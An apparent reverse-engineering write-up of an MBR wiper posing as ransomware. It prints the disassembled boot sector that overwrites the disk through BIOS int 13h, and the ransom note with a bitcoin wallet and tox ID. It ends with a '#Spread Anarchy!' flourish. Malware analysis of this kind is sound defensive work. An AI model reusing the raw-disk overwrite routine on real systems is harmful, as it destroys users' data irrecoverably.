
offset contains bytes of compiled x86 real mode boot sector code, along with the boot signature `0x55AA`.

Then it calls `CreateFileW` passing `\\\\.\\PhysicalDrive0` as filename argument. returned handle is then passed to `WriteFile` along with the stack buffer that contains boot sector code. If the call is successful, it will overwrite MBR (master boot record) with a custom boot sector.

After BIOS has done selecting the boot device it will load overwritten MBR into memory and the CPU will start executing a parasite bootloader.

Also, note that malware does not encrypt anything.

Extracting boot sector code#



buffer containing boot sector code can be extracted by placing a breakpoint at the address where it is accessed and using the show in dump feature in x32dbg.

extracted buffer can be then saved as a raw binary file for further analysis.

Reversing boot sector code#

```
seg000:7C00 ; Segment type: Pure code
seg000:7C00 seg000          segment byte public 'CODE' use16
seg000:7C00                 assume cs:seg000
seg000:7C00                 ;org 7C00h
seg000:7C00                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:7C00                 jmp     short $+2
seg000:7C02 ; ---------------------------------------------------------------------------
seg000:7C02
seg000:7C02 start:                              ; CODE XREF: seg000:7C00↑j
seg000:7C02                 mov     ax, cs
seg000:7C04                 mov     ds, ax
seg000:7C06                 mov     si, offset ransom_note ; "Your hard drive has been corrupted.\r\n"...
seg000:7C09                 call    $+3
seg000:7C0C                 push    ax
seg000:7C0D                 cld
seg000:7C0E
seg000:7C0E print_loop:                         ; CODE XREF: seg000:7C18↓j
seg000:7C0E                 mov     al, [si]        ; prints the ransom note
seg000:7C10                 cmp     al, 0
seg000:7C12                 jz      short loc_7C1A
seg000:7C14                 call    print_char
seg000:7C17                 inc     si
seg000:7C18                 jmp     short print_loop ; prints the ransom note
seg000:7C1A ; ---------------------------------------------------------------------------
```

cs segment register is initially initialized to 0x0, it is used to zero out `ax` and set up other segment registers. then loads the ransom note into `si` register.

```
seg000:7C88 ransom_note     db 'Your hard drive has been corrupted.',0Dh,0Ah
seg000:7C88                                 ; DATA XREF: seg000:7C06↑o
seg000:7C88                 db 'In case you want to recover all hard drives',0Dh,0Ah
seg000:7C88                 db 'of your organization,',0Dh,0Ah
seg000:7C88                 db 'You should pay us  $10k via bitcoin wallet',0Dh,0Ah
seg000:7C88                 db '1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv and send message via',0Dh,0Ah
seg000:7C88                 db 'tox ID 8BEDC411012A33BA34F49130D0F186993C6A32DAD8976F6A5D82C1ED23'
seg000:7C88                 db '054C057ECED5496F65',0Dh,0Ah
seg000:7C88                 db 'with your organization name.',0Dh,0Ah
seg000:7C88                 db 'We will contact you to give further instructions.',0,0,0,0,'U',0AAh
seg000:7C88 seg000          ends
seg000:7C88
seg000:7C88
seg000:7C88                 end
```

Next instruction calls `print_loop`, which then calls `print_char` after loading `al` with the byte at `si`. And it will repeat this operation until `[si]` is null.

```
seg000:7C1C ; =============== S U B R O U T I N E =======================================
seg000:7C1C
seg000:7C1C
seg000:7C1C print_char      proc near           ; CODE XREF: seg000:7C14↑p
seg000:7C1C                 mov     ah, 0Eh
seg000:7C1E                 int     10h         ; - VIDEO - WRITE CHARACTER AND ADVANCE CURSOR (TTY WRITE)
seg000:7C1E                                     ; AL = character, BH = display page (alpha modes)
seg000:7C1E                                     ; BL = foreground color (graphics modes)
seg000:7C20                 retn
seg000:7C20 print_char      endp
seg000:7C20
seg000:7C21 ; ---------------------------------------------------------------------------
```

`print_char` uses BIOS interrupts to put a single character into the screen. A BIOS interrupt call is a feature of BIOS that allows bootloaders and early kernels to access BIOS services such as video memory access and low-level disk access. To use BIOS interrupts, `ah` register should be initialized to the function number. parameters passed down through registers and similar to x86 syscalls, `int` instruction is used to do the software interrupt along with the BIOS service number

For instance, in the above image, malware loads Display character function number `0x0e` into `ah` and calls BIOS video service.

More about BIOS interrupts - Ralf Brown's BIOS interrupt list.

After printing the ransom note, the overwritten code jumps into another label

```
seg000:7C1A ; ---------------------------------------------------------------------------
seg000:7C1A
seg000:7C1A loc_7C1A:                           ; CODE XREF: seg000:7C12↑j
seg000:7C1A                 jmp     short corrupt_c
```

which then jumps to label `corrupt_c`

```
seg000:7C21 ; ---------------------------------------------------------------------------
seg000:7C21
seg000:7C21 corrupt_c:                          ; CODE XREF: seg000:loc_7C1A↑j
seg000:7C21                                     ; seg000:7C5B↓j ...
seg000:7C21                 mov     ax, cs
seg000:7C23                 mov     ds, ax
seg000:7C25                 mov     word ptr ds:unk_7C78, ax
seg000:7C28                 mov     dword ptr ds:unk_7C76, 7C82h
seg000:7C31                 mov     ah, 43h ; 'C'
seg000:7C33                 mov     al, 0
seg000:7C35                 mov     dl, byte ptr ds:unk_7C87
seg000:7C39                 add     dl, 80h
seg000:7C3C                 mov     si, 7C72h
seg000:7C3F                 int     13h             ; DISK - IBM/MS Extension - EXTENDED WRITE (DL - drive, AL - verify flag, DS:SI - disk address packet)
seg000:7C41                 jb      short failed
seg000:7C43                 jnb     short success
seg000:7C45
```

Two insutrctions after segment register initialization sets word at `0x7c78` to 0x0000 and dword at `0x7c76` to `0x7c82` (‘AAAA’).

```
<bochs:14> x /1hx 0x7c78
[bochs]:
0x0000000000007c78 <bogus+       0>:    0x0000
<bochs:15> x /1wx 0x7c76
[bochs]:
0x0000000000007c76 <bogus+       0>:    0x00007c82
```

AAAA

This initializes the DAP (Disk Address Packet) structure. DAP is a structure that should be initialized in memory in order to use Logical block addressing with interrupt 0x13. This structure is then should be passed through `si` register.

the layout of the structure

```
Offset  Size    Description
0   1   size of the packet (16 bytes)
1   1   always 0
2   2   number of sectors to transfer (max 127 on some BIOSes)
4   4   transfer buffer (16 bit segment:16 bit offset) (see note #1)
8   4   lower 32-bits of 48-bit starting LBA
12  4   upper 16-bits of 48-bit starting LBA
```

source osdev

before the interrupt call `int 0x13`, which is used for low-level disk access, `ah` register is initialized to 0x43, BIOS function number for writing sectors to the disk.


following registers are also initialized

```
al      - 0x0 (close clock write)
dl      - 0x80 (hard disk)
si      - 0x7c72 (DAP)
```


The `si` register is loaded with address `0x7c72`, which must be the address of disk address packet.

A successful BIOS interrupt call will overwrite the first Logical Block Address of the disk with `AAAA`, corrupting the C drive.

The next few instructions check whether an extended write operation is successful or not. if `cf` is set (error) control flow gets redirected to `loc_7c45` (failed), else, to `loc_7c5d` (success).



if fails, the malware tries to overwrite the next disk drive by incrementing the value that adds up with 0x80.



Adds 0xc7 (199) to `[0x7c7a]`, incrementing next LBA to be overwritten by 199.

The loop is going to continue until the hard disk is completely overwritten by `AAAA` s for each 200 Logical Block Address, entirely corrupting the disk.

The end#

It is clear that financial gain is not the motivation behind this malware. Malware is created to do the maximum possible damage to the infeected computer.

#Spread Anarchy!